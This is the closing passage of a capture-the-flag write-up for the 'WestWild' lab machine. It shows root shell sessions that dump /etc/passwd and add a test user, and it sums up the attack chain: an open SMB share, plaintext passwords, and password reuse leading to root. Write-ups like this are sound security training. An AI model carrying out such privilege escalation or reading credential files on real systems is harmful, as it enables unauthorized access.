
```

root@WestWild:/etc# cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

```

Figure 7.5: checked /etc/passwd to double check I had the full account list.

/etc/passwd just confirmed what enum4linux already told me back in Phase 2 — aveng, wavex, root, nothing new. Nothing in /etc pointed at any hidden flag either.




```

root@WestWild:~# sudo user add Kush
sudo: user: command not found
root@WestWild:~# sudo useradd Kush
root@WestWild:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false

```

Figure 7.6: tried adding a test user (`sudo user add Kush`) — wrong command, `sudo` doesn't have a “user” subcommand.



```

Ranjan:x:1002:1002::/home/Ranjan:
root@WestWild:~# sudo useradd Kush passwd hahaha
Usage: useradd [options] LOGIN
       useradd -D
       useradd -D [options]

Options:
  -b, --base-dir BASE_DIR      base directory for the home directory of the
                                new account
  -c, --comment COMMENT        GECOS field of the new account
  -d, --home-dir HOME_DIR      home directory of the new account
  -D, --defaults                print or change default useradd configuration
  -e, --expiredate EXPIRE_DATE expiration date of the new account
  -f, --inactive INACTIVE      password inactivity period of the new account
  -g, --gid GROUP              name or ID of the primary group of the new
                                account
  -G, --groups GROUPS          list of supplementary groups of the new
                                account
  -h, --help                   display this help message and exit
  -k, --skel SKEL_DIR          use this alternative skeleton directory
  -K, --key KEY=VALUE          override /etc/login.defs defaults
  -l, --no-log-init            do not add the user to the lastlog and
                                faillog databases
  -m, --create-home            create the user's home directory
  -M, --no-create-home        do not create the user's home directory

```

Figure 7.7: fixed it to `useradd Kush` and confirmed I could still write to `/etc/passwd` as root, just as a sanity check on my access.

Being honest about this part:

I never actually found the two extra flags the hint in FLAG2.txt was talking about — checked the web root and `/etc` and came up empty.

The FLAG3.txt and FLAG4.txt files that show up later in my terminal history are ones I made myself with nano, just as a personal “done with this box” note (the last one literally says “CONGRATS.YOU'VE DONE IT.”). They weren't files I found on the target, so I'm not counting them as real flags — just leaving them in the write-up because they're part of what actually happened on screen.

Figure 7.8: re-read FLAG2.txt again to make sure I hadn't misread the hint.

Figure 7.9: ran a quick base64 sanity check on the side while thinking about where else to look.

Figure 7.10: the FLAG3.txt / FLAG4.txt notes I wrote myself — included for completeness, not as real target flags.

Wrap-up

Overall this box came down to one bad decision after another on the defender's side: an SMB share that anyone could read, a plaintext password sitting in a text file, another plaintext password sitting in a random script under /usr/share, and password reuse letting a low-priv user sudo su straight to root. Nothing here needed an exploit — it was basically just enumeration and reading what was already handed to me.

I didn't manage to track down the extra two flags the hint mentioned, and I'm noting that honestly rather than pretending otherwise. What I did actually get, for real, off the target:

- Flag1 {Welcome_T0_THE-W3ST-W1LD-B0rder} — from the wave SMB share, no auth needed.
- Flag2 {Weeeeeeeeeeeellco0o0om_T0_WestWild} — from /root, after going wavex → aveng → root.

If I did this box again, I'd probably run a strings pass on bkgro.png instead of cat'ing it raw, and take a proper look through the wave and aveng home directories rather than jumping straight to /etc — that's probably where the other two flags are hiding.